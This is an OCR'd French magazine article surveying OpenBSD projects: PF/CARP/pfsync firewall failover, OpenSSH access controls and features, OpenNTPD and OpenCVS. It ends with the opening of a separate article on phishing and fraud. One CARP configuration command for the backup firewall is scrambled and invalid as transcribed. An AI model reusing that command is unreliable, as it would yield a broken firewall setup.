Il faut donc, là encore, configurer cette interface sur les membres du groupe de redondance qui doivent être synchroniser. Cette création s'effectue une fois de plus par l'intermédiaire de la commande ifconfig :

```
ifconfig pfsyncN syncdev iface [syncpeer IP-dst]
```

pfsyncN désigne l'interface virtuelle et N son numéro, iface désigne l'interface physique qui sert de support aux échanges de données et IP-dst peut optionnellement désigner l'adresse IP d'une machine dans le cas où le groupe de redondance n'est constitué que de deux machines. Par défaut, les échanges se font en multidiffusion.

Pour conclure ce paragraphe, voici comment un exemple (inspiré de l'excellente FAQ PF) de configuration de la redondance (CARP) et de la synchronisation (pfsync) entre deux pare-feu :

Pare-feu 1 (master) :

```
! enable preemption and group interface failover
# sysctl -w net.inet.carp.preempt=1

! configure pfsync
# ifconfig em1 10.10.10.1 netmask 255.255.255.0
# ifconfig pfsync0 syncdev em1
# ifconfig pfsync0 up

! configure CARP on the LAN side
# ifconfig carp1 create
# ifconfig carp1 vhid 1 carpdev em0 password lanpasswd state master
172.16.0.100 255.255.255.0

! configure CARP on the WAN/Internet side
# ifconfig carp2 create
# ifconfig carp2 vhid 2 carpdev em2 password netpasswd state master
192.0.2.100 255.255.255.0
```

Pare-feu 2 (backup) :

```
! enable preemption and group interface failover
# sysctl -w net.inet.carp.preempt=1

! configure pfsync
# ifconfig em1 10.10.10.2 netmask 255.255.255.0
# ifconfig pfsync0 syncdev em1
# ifconfig pfsync0 up

! configure CARP on the LAN side
# ifconfig carp1 create
# ifconfig carp1 vhid 1 carpdev em0 password lanpasswd advskew 128 state
backup 172.16.0.100 255.255.255.0

! configure CARP on the WAN/Internet side
# ifconfig carp2 create
# ifconfig carp2 vhid 2 carpdev em2 password netpasswd advskew state backup
128 192.0.2.100 255.255.255.0
```

Les options advskew que l'on trouve sur le pare-feu 2 lui donnent une priorité d'annonce moins importante que celle du pare-feu 1. Cela est dû au fait que nous faisons du pare-feu 2 l'élément passif du groupe.

1.4. Conclusion

Il eut été illusoire de présenter PF dans son exhaustivité en aussi peu de place. Nous espérons vous avoir au pire fait comprendre l'engouement croissant pour cet outil au sein de la communauté BSD et au mieux donné l'envie d'en savoir plus, voire, rêvons un peu, de l'essayer et de l'adopter.

Vous trouverez sur le site officiel OpenBSD toute la documentation nécessaire pour une bonne prise en main de PF, depuis ses fonctions de base jusqu'aux plus évoluées, en passant par celles que nous n'avons pas pu présenter faute de place (filtrage avec authentification, filtrage basé sur le type de système d'exploitation des hôtes, etc.).

2. OpenSSH

OpenSSH est certainement le plus connu des chantiers OpenBSD. Et nous sommes convaincus que la majorité écrasante, si ce n'est la totalité, des lecteurs de MISC l'a utilisé au moins une fois dans sa vie. C'est pourquoi nous ne vous ferons pas l'affront de vous montrer comment utiliser OpenSSH. Nous allons plutôt parler un peu d'histoire et de certaines fonctionnalités méconnues.

2.1. Un peu d'histoire et plus encore

OpenSSH est très probablement l'implémentation des protocoles SSHv1 et SSHv2 la plus utilisée dans le monde... du moins si on en croit des statistiques d'utilisation collectées par le projet OpenBSD à l'aide d'un mécanisme [10] qui ressemble fortement à celui utilisé par Netcraft pour établir des statistiques d'utilisation de différents serveurs web.

Revenons un peu en arrière et plus exactement en 1995. Cette année-là, Tatu Ylönen crée SSHv1, la première version du protocole SSH et développe SSH1, la première implémentation de ce protocole. SSH1 fut mis à disposition gratuitement à partir de juillet de cette même année et le succès fut immédiat puisque

fin 1995, on estime à 20 000 le nombre de ses utilisateurs. Les demandes de support pleuvant, Tatu crée *SSH Communications Security* en décembre 1995 pour assurer le développement et le support commercial.

A chaque nouvelle version, SSH1 devint de moins en moins libre jusqu'à devenir complètement propriétaire. SSH2, la nouvelle implémentation correspondant à la version 2 du protocole SSH, ne connut même pas le passage par la case libre. Bien que SSH2 soit bien plus sûre que SSH1, les utilisateurs continuèrent à utiliser les versions libres de cette première implémentation.

En 1999, Björn Gronvall développa OSSH, une implémentation libre du protocole SSHv1, à partir de SSH1 1.2.12, la dernière version libre sortie des cuisines de Tatu. Quelques mois après, OpenSSH fut rapidement créée par le projet OpenBSD et intégrée par défaut à OpenBSD 2.6.

Le développeur principal d'OpenSSH est Markus Friedl qui mit en place le support des protocoles SSHv1 (dans ses deux sous-versions 1.3 et 1.5) et SSHv2. D'autres développeurs y participent, parmi lesquels on peut citer Theo de Raadt et Bob Beck.

OpenSSH connut un succès rapide. Plusieurs développeurs ont rejoint l'équipe initiale pour porter cet outil vers d'autres systèmes d'exploitation tels que Solaris, FreeBSD, Mac OS X ou GNU/Linux. Ce portage est assuré par le biais d'une surcouche de portabilité ajoutée à la version dédiée à OpenSSH. La version portable s'appelle tout naturellement... Portable OpenSSH.

OpenSSH et Portable OpenSSH sont, à quelques exceptions près, fonctionnellement identiques. Elles supportent différents mécanismes d'authentification tels que les mots de passe Unix/Linux, les bi-clés RSA/DSA, Kerberos V et S/Key. Portable OpenSSH supporte en plus PAM sur les systèmes d'exploitation possédant une implémentation PAM. La différence majeure entre ces deux versions est au niveau sécurité.

Portable OpenSSH ne bénéficie pas de l'audit de code permanent effectué par l'équipe de développeurs OpenBSD faute de ressources. Si cela peut vous rassurer, les développeurs de la version portable sont très sensibilisés à la sécurité et dans la mesure du possible, ils utilisent des techniques de développement sécurisé. Dans la suite de cet article, nous utiliserons donc OpenSSH comme dénomination commune pour les deux versions.

2.2. La séparation de privilèges


Pour assurer une meilleure sécurité contre les attaques visant OpenSSH, ses développeurs ont introduit dès la version 3.4 un mécanisme de séparation de privilèges également utilisé par d'autres logiciels bien connus des lecteurs de MISC tels que Postfix et vsftpd.

Mécanisme éprouvé, la séparation de privilèges est utilisée par les autres chantiers du projet OpenBSD et même certains programmes intégrés au système d'exploitation tels que tcpdump... dans la mesure où ils interagissent avec le réseau :

```
ttyp3:saad@beach> sudo ps ax | grep "\[priv\]"
30459 ??  Is      0:00.00 syslogd: [priv] (syslogd)
11853 ??  Is      0:00.00 pflogd: [priv] (pflogd)
32011 ??  Is      0:00.00 named: [priv] (named)
23776 ??  Is      0:00.05 ntpd: [priv] (ntpd)
25108 ??  Is      0:00.04 sshd: saad [priv] (sshd)
 6697 p1  I       0:00.02 tcpdump: [priv] (tcpdump)
 4921 C0- I       0:00.00 dhclient: fxp0 [priv] (dhclient)
```

Comme l'illustre la *figure 1*, la séparation des privilèges consiste à distinguer les opérations privilégiées, réduites au strict minimum, des autres opérations. Les traitements sont ainsi effectués par des processus différents avec des droits différents.

Figure 1



L'utilisation de la séparation de privilèges est fortement recommandée, ce d'autant plus qu'elle est facile à mettre en œuvre. Il suffit pour cela de :

1. Créer un utilisateur dédié non privilégié et lui octroyer un répertoire vide tel que `/var/empty` qui fera office de cage logicielle de type chroot ;
2. Compiler OpenSSH avec le support de la séparation de privilèges en passant à `./configure` les paramètres `--with-privsep-user=utilisateur --with-privsep-path=CHEMIN` ;
3. S'assurer que la directive de configuration `UsePrivilegeSeparation` du fichier de configuration du serveur (`sshd_config`) est positionnée à `yes` et redémarrer le serveur `sshd`.

2.3. OpenSSH, un pare-feu ?

OpenSSH est tellement riche fonctionnellement que certaines de ses fonctionnalités ressemblent étrangement à celles d'un pare-feu. Par exemple, OpenSSH permet de définir quels utilisateurs et quels groupes Unix ont le droit d'accès ou pas au serveur sshd.

Pour autoriser l'accès à un nombre limité d'utilisateurs, il suffit d'utiliser la directive de configuration `AllowUsers` suivie d'une liste comme le montre l'exemple suivant :

```
AllowUsers zeus ares@1.2.3.4
AllowUsers athena@*.olympos.com orphu@beach.ilium.com
```

Ainsi seuls les utilisateurs suivants pourront utiliser le service SSH :

- zeus quel que soit sa provenance ;
- ares à partir de la machine d'adresse IP 1.2.3.4 ;
- athena à partir de n'importe quelle machine dont le FQDN se termine par olympos.com ;
- et enfin orphu à partir de la machine dont le FQDN est beach.ilium.com.

Pour faire l'inverse et empêcher certains utilisateurs de se connecter, on utilise la directive DenyUsers comme suit :

```
DenyUsers aphrodite hera
DenyUsers diomedes@blackship.greeks.com
DenyUsers ajax@doo?.troy.com
```

Ainsi :

- aphrodite et hera n'auront pas le droit de se connecter ;
- diomedes ne pourra pas se connecter à partir de blackship.greeks.com, mais s'il change de machine, il pourra utiliser le service ;
- ajax ne pourra pas se connecter à partir de toute machine dont le FQDN est de la forme doo?.troy.com, le caractère ? ayant la même signification que dans une expression régulière classique.

Avant que vous ne posiez la question, si un utilisateur est listé dans AllowUsers et DenyUsers, c'est le plus restrictif des deux qui l'emporte.

Le contrôle d'accès pour les groupes Unix fonctionne de manière similaire avec les directives AllowGroups et DenyGroups à l'exception près que ces deux directives n'acceptent pas l'utilisation d'adresses IP ou de FQDN à la suite des noms de groupes.

En plus de ces jeux de directives, OpenSSH peut faire du contrôle d'accès par clé lorsque l'authentification par bi-clés RSA/DSA est utilisée. Pour cela, il suffit de préfixer chaque clé publique déclarée dans authorized_keys avec des directives spécifiant les contrôles imposés :

- Utilisez la directive from pour limiter les machines depuis lesquelles la clé privée associée à une clé publique donnée peut être utilisée pour s'authentifier sur le serveur OpenSSH. En cas de compromission d'une clé privée, cette directive permet de gagner un peu de temps pour sauver les meubles.
- La directive command vous permet de limiter l'accès SSH à l'exécution d'une commande.
- Utilisez no-port-forwarding et no-x11-forwarding pour interdire la création de tunnels TCP et X11 respectivement (vous pouvez toujours interdire globalement au niveau de sshd_config la création de tunnels TCP ou X11 avec les directives AllowTcpForwarding et X11Forwarding respectivement positionnées à no).
- Interdisez l'attribution d'un pseudo-terminal à l'aide de la directive no-pty.

Pour illustrer ces directives, prenons un cas commun où nous voulons restreindre l'accès d'un opérateur de sauvegarde s'authentifiant par clé à la seule exécution d'un programme (/usr/local/bin/bkp.sh) destiné à préparer la sauvegarde du jour. L'opérateur se connecte uniquement depuis la machine bk.tinybits.com. Pour imposer ces restrictions, il suffira alors de préfixer sa clé privée comme suit :

```
from="bk.tinybits.com",command="/usr/local/bin/bkp.sh",\
no-x11-forwarding,no-port-forwarding ssh-dss AAAA...suite de la clé publique...
```

Bien sûr, authorized_keys ne devra pas être modifiable par l'utilisateur (accès en lecture uniquement) et bkp.sh ne doit pas lui permettre de s'échapper vers un shell par exemple.

2.4. Serveurs et vérifications DNS

Lorsqu'on se connecte pour la première fois à un serveur SSH, on a besoin de s'assurer que c'est bien le bon serveur et pas une machine qui usurpe l'identité de ce dernier. OpenSSH vous présente un message d'alerte avec l'empreinte de la clé publique RSA ou DSA du serveur :

```
ttyp4:saad@ark> ssh -o "VerifyHostKeyDNS yes" beach.ilium.com
The authenticity of host 'saje3.docisland.org (172.16.4.35)' can't be
established.
RSA key fingerprint is 5e:79:6d:72:7a:0d:db:28:af:d4:4d:42:74:1f:97:75.
Are you sure you want to continue connecting (yes/no)?
```

Pour vérifier si cette clé est la bonne, il faut soit disposer d'une liste des empreintes valides pour tous les serveurs sur lesquels on sera amené à se connecter ou téléphoner au BOFH (*Bastard Operator From Hell* ou administrateur en bon français) du serveur pour vérifier avec lui l'empreinte. Les deux solutions sont loin d'être satisfaisantes ce qui conduit trop souvent les utilisateurs à répondre yes sans vérification et en croisant les doigts.

OpenSSH offre un moyen bien plus pratique basé sur le DNS [11] pour effectuer cette vérification de manière automatique dans la mesure où l'on possède une version récente d'OpenSSH côté client (3.4 minimum) et de BIND (9.x) côté serveur de noms responsable de la zone DNS dans laquelle est déclarée le serveur SSH. Pour utiliser ce mécanisme, il suffit d'ajouter des enregistrements de type SSHFP (BIND 9.3.0 et supérieur) ou TXT44 (versions ultérieures de BIND 9) au niveau du DNS.

Ces enregistrements peuvent être générés à l'aide de l'utilitaire ssh-keygen (qui vous permet aussi de générer vos bi-clés RSA/DSA) :

```
ttyp3:saad@beach> sudo ssh-keygen -r <nomDNS> \
-f ssh_host_[rd]sa_key.pub
```

Ce qui apparaîtra dans le DNS comme suit (ici BIND 9.3.1) :

```
beach.ilium.com. IN A     172.16.4.35
                 IN SSHFP 2 1 23b9dc1d87b4e02334046070023e89b0027ca8aa3
                 IN SSHFP 1 1 63689daa30d31567c3f9d131a48ce53cf09e828f
```

Le premier enregistrement SSHFP correspond à l'empreinte de la clé publique DSA de beach.ilium.com tandis que le second correspond à l'empreinte de la clé publique RSA de ce même serveur. Notez que ce mécanisme n'est valable que pour le protocole SSHv2. D'ailleurs, si vous utilisez encore SSHv1, le silence est d'or !

Côté client, il suffira alors de se connecter en utilisant l'option -o "VerifyHostKeyDNS yes" de la commande ssh ou de renseigner cette directive dans le fichier de configuration global (ssh_config) ou individuel ($HOME/.ssh/config) du client :

```
ttyp4:saad@ark> ssh -o "VerifyHostKeyDNS yes" beach.ilium.com
The authenticity of host 'saje3.docisland.org (172.16.4.35)' can't be
established.
RSA key fingerprint is 5e:79:6d:72:7a:0d:db:28:af:d4:4d:42:74:1f:97:75.
Matching host key fingerprint found in DNS.
Are you sure you want to continue connecting (yes/no)?
```

Maintenant, on a le message : « *Matching host key fingerprint found in DNS* ».

2.5. Le multiplexage

Introduit par la version 3.9, le multiplexage est intéressant dans la mesure où il permet d'éviter de renégocier des clés de session à chaque connexion (SSH, SCP ou SFTP) entre un client et un serveur donnés. Une fois une première connexion ouverte entre client et serveur, celle-ci est utilisée pour véhiculer les autres connexions. Elle est alors appelée connexion principale. Voyons comment mettre en œuvre cette fonctionnalité qui permet d'économiser des ressources parfois précieuses.

Le multiplexage se configure côté client à l'aide des directives `ControlMaster` et `ControlPath` (ou les options équivalentes `-M` et `-S`). La première permet de spécifier quelle connexion sera utilisée pour véhiculer toutes les autres. Il suffit alors de la positionner à `yes` lors de l'établissement de la connexion principale. La seconde directive permet de spécifier une *socket* de contrôle utilisée côté client pour les communications inter-connexions.

Nous devons donc établir une connexion principale comme suit :

```
ttyp2:saad@ark> ssh -o "ControlMaster yes" -o
"ControlPath /tmp/mysshsock" beach.ilium.com
```

La commande suivante, plus courte, aura le même effet :

```
ttyp2:saad@ark> ssh -M -S /tmp/mysshsock beach.ilium.com
```

Ceci aura pour effet de créer une socket de contrôle sur le client :

```
ttyp8:saad@ark> ls -l /tmp/mysshsock
srw-------  1 saad  wheel  0 Aug 14 02:20 /tmp/mysshsock
```

Côté serveur, on peut voir qu'on a une seule connexion établie par l'utilisateur `saad` :

```
ttyp0:saad@beach> ps ax | grep sshd | grep saad
27014 ??  Is      0:00.04 sshd: saad [priv] (sshd)
 7517 ??  I       0:00.01 sshd: saad@ttyp0 (sshd)
```

Maintenant, établissons une seconde connexion SSH :

```
ttyp2:saad@ark> ssh -o "ControlPath /tmp/mysshsock" beach.ilium.com
```

La commande suivante, plus courte, aura le même effet :

```
ttyp2:saad@ark> ssh -S /tmp/mysshsock beach.ilium.com
```

Vous remarquerez que nous n'avons pas passé la directive `ControlMaster` qui est par défaut à `no` dans la première commande ni l'option `-M` dans la seconde commande (rappelons que ces commandes sont équivalentes). La connexion que nous venons d'établir n'est donc pas une connexion principale. Si vous aviez exécuté cette commande, vous verriez que la connexion est quasi instantanée, et pour cause ! Nous utilisons la connexion principale :

```
ttyp0:saad@beach> ps ax | grep sshd | grep saad
27014 ??  Is      0:00.04 sshd: saad [priv] (sshd)
 7517 ??  I       0:00.01 sshd: saad@ttyp0 (sshd)
```

Si maintenant, l'envie nous prenait de faire un transfert SFTP :

```
ttyp8:saad@ark> sftp -o "ControlPath /tmp/mysshsock" beach.ilium.com
Connecting to beach.ilium.com...
sftp> get IMG_1396_1.jpg
```

Et toujours côté serveur :

```
ttyp0:saad@beach> ps ax | grep sshd | grep saad
27014 ??  Is      0:00.04 sshd: saad [priv] (sshd)
 7517 ??  I       0:00.01 sshd: saad@ttyp0 (sshd)
```

Et ceci marche de manière similaire pour `scp`. A ce titre, saviez-vous que `scp` et `sftp` n'ont aucune connaissance du protocole SSH et n'ont de ce fait aucune fonctionnalité de sécurité ?... Ils se contentent de faire appel à `ssh` et `sshd`.

2.6. Il reste tant de fonctionnalités à découvrir !

Dommage que nous n'ayons pas assez de place. Nous aurions pu vous apprendre comment utiliser l'Agent Forwarding pour rebondir d'un serveur à un autre en utilisant le serveur intermédiaire comme mandataire d'authentification ou comment ouvrir des portes dérobées, même à travers des mandataires HTTP/HTTPS pour accéder à votre réseau domestique depuis le système d'information de votre entreprise ou comment accéder à l'Intranet d'entreprise depuis chez vous alors que vous n'avez aucune connectivité directe avec ce dernier. Mais nous en avons peut-être trop dit ! Certains lecteurs vont penser qu'OpenSSH dessert la sécurité au lieu de la servir. Ce n'est pas entièrement faux.

Pour le lecteur désireux de creuser un peu plus le sujet ou de basculer du côté obscur, les pages du manuel d'OpenSSH ainsi que le livre *SSH : The Definitive Guide, 2nd Edition* [12] sont d'excellentes sources d'information.

3. OpenNTPD

3.1. A la recherche du temps... perdu !

La synchronisation des horloges via NTP (*Network Time Protocol*) est nécessaire pour disposer d'une piste d'audit digne de ce nom.

Malheureusement l'implémentation de référence sous Unix/Linux créée par le projet NTP est loin d'être simple à mettre en œuvre. La lecture du code source n'est pas vraiment ce qu'on appelle une promenade de santé, même pour un développeur chevronné. Ce qui laisse au mieux planer un doute quant à la sécurité de ce produit. De plus, l'empreinte du programme sur le système d'exploitation est loin d'être négligeable. Enfin, la précision d'horloge apportée par ntpd est trop fine pour la plupart des besoins.

En partant de ces constats, Henning Brauer, développeur au sein du projet OpenBSD, a créé OpenNTPD en 2004. OpenNTPD est une implémentation de la version 3 du protocole NTP, décrite par la RFC 1305 [13]. Le but avoué de ce chantier est de créer un programme à faible empreinte (votre vieux VAX n'est pas prêt de prendre sa retraite) et destiné à répondre à la plupart des besoins des utilisateurs sans chercher à couvrir tous les cas d'utilisation ou fonctionnalités obscures. Et ceci sans négliger la sécurité bien entendu.

Ici aussi la séparation de privilèges, le contrôle strict des entrées/sorties et tous les autres principes de développement sécurisé adoptés par le projet OpenBSD sont mis en œuvre pour assurer une sécurité optimale.

3.2. A bas ntpd ! vive...ntpd !

La première version fonctionnelle fut intégrée de base à OpenBSD 3.6, sortie en novembre 2004. OpenNTPD est une alternative à

l'implémentation du projet NTP quand la précision à la micro-seconde près n'est pas nécessaire (la précision d'OpenNTPD est autour de 50 ms) ou lorsque l'authentification par clés partagées n'est pas requise ; fonctionnalité laissée de côté dans les versions actuelles d'OpenNTPD pour favoriser la légèreté et la facilité de mise en œuvre. En fait OpenNTPD est composé du programme ntpd (le même nom utilisé par le projet NTP) qui fait aussi bien serveur que client (en un peu plus de 2500 lignes de code) et d'un fichier de configuration (`ntpd.conf`), le tout marchant à la manière « *set up and forget* ».

Face à ces arguments de choc, une version portable a été créée pour les autres systèmes d'exploitation à la manière d'OpenSSH. Cette version est désormais disponible dans les systèmes d'installation d'applications tierces de Debian GNU/Linux, Gentoo, FreeBSD, DragonFlyBSD et même Mac OS X (via DarwinPorts).

Le fichier de configuration livré par défaut est fonctionnel dans la mesure où votre machine a un accès Internet :

```
ttyp3:saad@beach> cat /etc/ntpd.conf
# $OpenBSD: ntpd.conf,v 1.7 2004/07/20 17:38:35 henning Exp $
# sample ntpd configuration file, see ntpd.conf(5)

# Addresses to listen on (ntpd does not listen by default)
#listen on *

# sync to a single server
#server ntp.example.org

# use a random selection of 8 public stratum 2 servers
# see http://twiki.ntp.org/bin/view/Servers/NTPPoolServers
servers pool.ntp.org
```

Comme vous pouvez le voir, la seule ligne active est la dernière. Elle indique à ntpd de choisir de manière aléatoire 8 serveurs publics de `stratum 2. pool.ntp.org` est en réalité un enregistrement DNS qui fournit plusieurs adresses de serveurs publics en *round-robin*. Si un ou plusieurs serveurs retenus par ntpd venaient à être indisponibles, ntpd les remplacerait dynamiquement par d'autres de façon à en avoir toujours 8.

Mais on peut choisir de se synchroniser à un seul ou plusieurs serveurs à l'aide de la directive `server` (on peut en mettre autant qu'on le souhaite... dans des limites raisonnables bien entendu !) :

```
server ntp1.drool.org
server ntp2.drool.org
```

La directive `listen` permet de redistribuer le temps à d'autres services ntpd sur une ou plusieurs adresses configurées sur le serveur de temps.

Par exemple :

```
listen 172.16.4.35
listen 192.68.4.5
```

Enfin, pour terminer ce tour d'horizon d'OpenNTPD, précisons que cette implémentation offre la possibilité d'ajuster l'horloge au démarrage si le décalage est supérieur à 180 s, sans recourir à un programme externe tel que ntpdate ou rdate.

De plus, tous les ajustements d'horloge supérieurs à 128 ms sont journalisés via syslog.

4. OpenCVS

4.1. Introduction

OpenCVS est un chantier très récent du projet OpenBSD, auquel contribuent principalement Jean-François Brousseau, Xavier Santolaria, Joris Vink, et Jason McIntyre. Le but de ce chantier est de créer une alternative sécurisée à CVS (*Concurrent Versions System*), ou plus exactement de GNU CVS, un système de gestion de versions de fichiers (ou *Version Control Systems* – VCS – en Anglais) très répandu, particulièrement dans le monde du Logiciel libre.

Après avoir administré une base de données (*repository* en anglais) sous GNU CVS, Jean-François s'est frotté aux bogues bien connus de ce logiciel ainsi qu'à ses limitations. En 2003, il a commencé à réfléchir au lancement d'OpenCVS, une alternative aussi compatible que possible avec GNU CVS mais sans les bogues et les limitations de ce dernier. Le travail sur OpenCVS n'a commencé que fin 2004, quelques jours après la conférence BSDCan 2004.

Cette année, un certain nombre de vulnérabilités majeures ont été découvertes dans GNU CVS. Sous l'impulsion de Theo de Raadt, Ryan McBride et d'autres développeurs, Jean-François a commencé à travailler sur OpenCVS, les autres développeurs précités l'ont rejoint ultérieurement.

Bien que la partie cliente soit pratiquement opérationnelle, OpenCVS n'est pas encore officiellement disponible. Le projet OpenBSD espère compléter rapidement la partie serveur et intégrer le tout à OpenBSD 3.9, version prévue pour Mai 2006.

4.2. Sécurité

OpenCVS vise à être le plus sûr possible en utilisant des techniques éprouvées par le projet OpenBSD telles que le contrôle strict des entrées/sorties ainsi que l'utilisation de la séparation de privilèges. Encore une fois, rappelons au lecteur que tous les chantiers OpenBSD utilisent ce type de techniques.

Là où le bât blesse un peu, c'est au niveau de la compatibilité avec GNU CVS. Celle-ci n'est pas garantie lorsqu'il s'agit des fonctionnalités peu ou pas sécurisées de GNU CVS. Par exemple, il a été décidé de ne pas supporter la méthode d'accès « pserver » à la base de données CVS, méthode qui offre une authentification à l'aide d'un mot de passe transmis en clair sur le réseau. De plus, OpenCVS offrira un moyen puissant mais facile à utiliser pour contrôler l'accès à la base de données CVS, à la branche et au fichier près. Cette fonctionnalité est assurée par le biais de listes de contrôle d'accès.

La syntaxe de configuration de ces listes sera aussi proche que possible de celle déjà fournie par PF. Elle devrait ressembler à quelque chose comme :

```
# Repository-modifying commands
rw_cmds = { admin, commit, import, rtag, tag }

# Users with read-only access
ro_users = { user1, user3 }

# UBC hacker
ubc_hacker = { pedro }

# Example rules
```

```
allow quick all from $ubc_hacker on /cvs/src tag OPENBSD-UBC

block quick $rw_cmds from $ro_users on /cvs/src \
  allow all from any on /cvs/src
```

Un des problèmes de GNU CVS est lié aux permissions octroyées sur la base de données CVS. En effet, chaque développeur devra avoir un accès en écriture à la base de données pour modifier des fichiers via CVS. Malheureusement, si un développeur a un accès local au serveur CVS (et c'est bien souvent le cas !) il pourra modifier n'importe quel fichier sans passer par CVS et sans qu'aucun autre développeur n'en soit informé.

OpenCVS n'aura pas ce problème. Le binaire serveur contrôlera tous les accès en lecture/écriture et effectuera les opérations sur la base de données sans que les développeurs ne possèdent d'accès directement en lecture/écriture.

Enfin, et en plus des protections sécurité fournies par défaut avec le système d'exploitation, la version d'OpenCVS intégrée à OpenBSD bénéficiera de l'audit de code effectué régulièrement sur tout le code source géré par le projet OpenBSD... comme pour tous les autres chantiers.

4.3. Portabilité

La portabilité sera gérée de la même manière que pour les autres chantiers du projet tels qu'OpenSSH ou OpenNTPD : en rajoutant une surcouche de portabilité à la version d'OpenCVS destinée à OpenBSD.

4.4. Pourquoi réinventer la roue ?

Certains détracteurs du projet OpenBSD pensent que ce dernier n'a de cesse de réinventer la roue et de réécrire des outils existants sans raison valable. Sans vouloir déclencher une guerre de religion, contentons-nous de dire que dans le cas précis d'OpenCVS, le code de GNU CVS a été soigneusement étudié. Il est apparu alors nécessaire de réécrire le code dans un esprit sécurité et qualité, fidèle au projet OpenBSD, au lieu d'essayer de poser des rustines ici et là qui, au mieux, n'amélioreront que légèrement la sécurité.

Mais pourquoi avoir choisi de redévelopper un outil CVS plutôt que de participer à l'une des alternatives plus récentes telles que Subversion ou Arch ? Le problème de ces alternatives récentes est justement leur jeunesse. Passer d'un VCS à un autre est loin d'être aisé. Outre les problèmes de compétences et de capitalisation, il y a aussi des problèmes liés au changement même de la base de données. En effet, celle-ci contient toute la vie d'un projet et les outils de transition proposés sont souvent imparfaits. Et il n'est pas envisageable pour bien des projets de développement de perdre ne serait-ce qu'un iota de l'historique des changements accumulés durant des mois, voire des années !

Enfin, signalons que ces alternatives offrent beaucoup, voire trop de fonctionnalités et que les lecteurs de MISC, sensibilisés à la sécurité, savent en quoi ça se traduit (Besoin d'un coup de pouce ? Pensez surface d'attaque).

4.5. Conclusion

Le chantier OpenCVS est très prometteur. Il apportera aux projets de développement un meilleur contrôle sur la base de données CVS et une meilleure sécurité tout en restant le plus compatible possible avec GNU CVS. Ainsi seuls les administrateurs de bases de données CVS devront apprendre les nouvelles fonctionnalités sécurité d'OpenCVS. Et lorsqu'il sera prêt, OpenBSD sera bien évidemment le premier projet à l'adopter.

5. Conclusion générale

Ainsi s'achève notre tour d'horizon de quatre chantiers du projet OpenBSD. Pour certains, nous avons abordé des fonctionnalités majeures (PF) ou méconnues (OpenSSH). Pour d'autres (OpenNTPD, OpenCVS), nous avons tenté de vous donner une idée précise sur les outils fournis. Nous espérons vous avoir donné envie d'utiliser ces outils écrits dans un esprit sécurité et qualité. Vous n'êtes même pas obligés d'installer OpenBSD pour les utiliser même si ce système d'exploitation a un intérêt indéniable du point de vue de la sécurité, la fiabilité et la facilité d'utilisation.

Avec tout ça, on a – presque – failli oublier de vous dire que le projet OpenBSD est aussi le roi du textile dans le monde du Logiciel libre et des CD psychédéliques fournis avec des auto-collants époustouflants (et nous exagérons à peine !). Ces objets de désir et de culte, que vous pouvez trouver sur le web [14], aident le projet à vivre et les développeurs à boire... de la bière. Alors n'hésitez pas à contribuer à la bonne cause.

Notes

[1] **http://www.openbgpd.org/fr/**

[2] **http://www.openbsd.org/faq/pf/fr/**

[3] **http://www.openntpd.org/fr/**

[4] **http://www.openssh.org/fr/**

[5] **http://www.opencvs.org/fr/**

[6] Hors-Série n°12 et 13 de Linux Magazine « Le Firewall, votre meilleur ennemi »

[7] E. Zwicky, S. Cooper, D. Chapman, O'Reilly, Building Internet Firewalls, 2nd Edition.

[8] M. Handley, V. Paxson, C. Kreibich, Network Intrusion Detection : Evasion, Traffic Normalization and End-to- End Protocol Semantics.

[9] FAQ PF : Packet Queuing and prioritization.

[10] **http://www.openssh.com/usage/fr/index.html**

[11] **http://www.ietf.org/internet-drafts/draft-ietf-secsh-dns-05.txt**

[12] **http://www.oreilly.com/catalog/sshtdg2/index.html**

[13] **http://www.faqs.org/rfcs/rfc1305.html**

[14] **https://https.openbsd.org/cgi-bin/order.eu**

Lien

- Site OpenBSD : **http://www.openbsd.org/fr/**

Mentir, falsifier, tromper, escroquer

Sur les quelques 60000 délits enregistrés par l'OCLCTIC en 2004, 83,24% concernaient la falsification et l'usage de cartes de crédits, 14,13% l'escroquerie par utilisation de numéro de cartes bancaires. Parmi les délits restants on relève la pédopornographie, la diffamation, l'atteinte aux systèmes de traitement automatisé de données (STAD), la contrefaçon, la diffusion de programmes informatiques permettant de fabriquer de fausses cartes bancaires. Dénominateur commun de ces délits : l'usage du mensonge [1], de la falsification [2], au service de la tromperie [3], de l'escroquerie.

Plus que tout autre, le médium numérique peut être manipulé. A l'image du secret, le faux et le mensonge font partie du côté obscur de l'être humain, de la société. Mais à la différence de celui-ci, ils ne se cachent pas. Le mensonge a ceci de particulier qu'il cherche toujours à imiter la vérité et peut être pratiqué en pleine lumière.

1 — TROMPER LES INDIVIDUS

1.1 — Escroquerie : le phishing et le scam 419

Le *phishing* est une escroquerie bancaire (commerciale) en ligne, forme relativement élaborée d'imitation de la réalité. Les auteurs des mails se font passer pour une banque (mensonge, tromperie) ou un établissement de crédit, une entreprise, un commerce et demandent aux internautes d'actualiser leurs coordonnées bancaires sur des sites web (faux bien sûr). L'escroquerie use du mensonge, trompe l'internaute et crée un faux qui est la réplique de sites officiels.

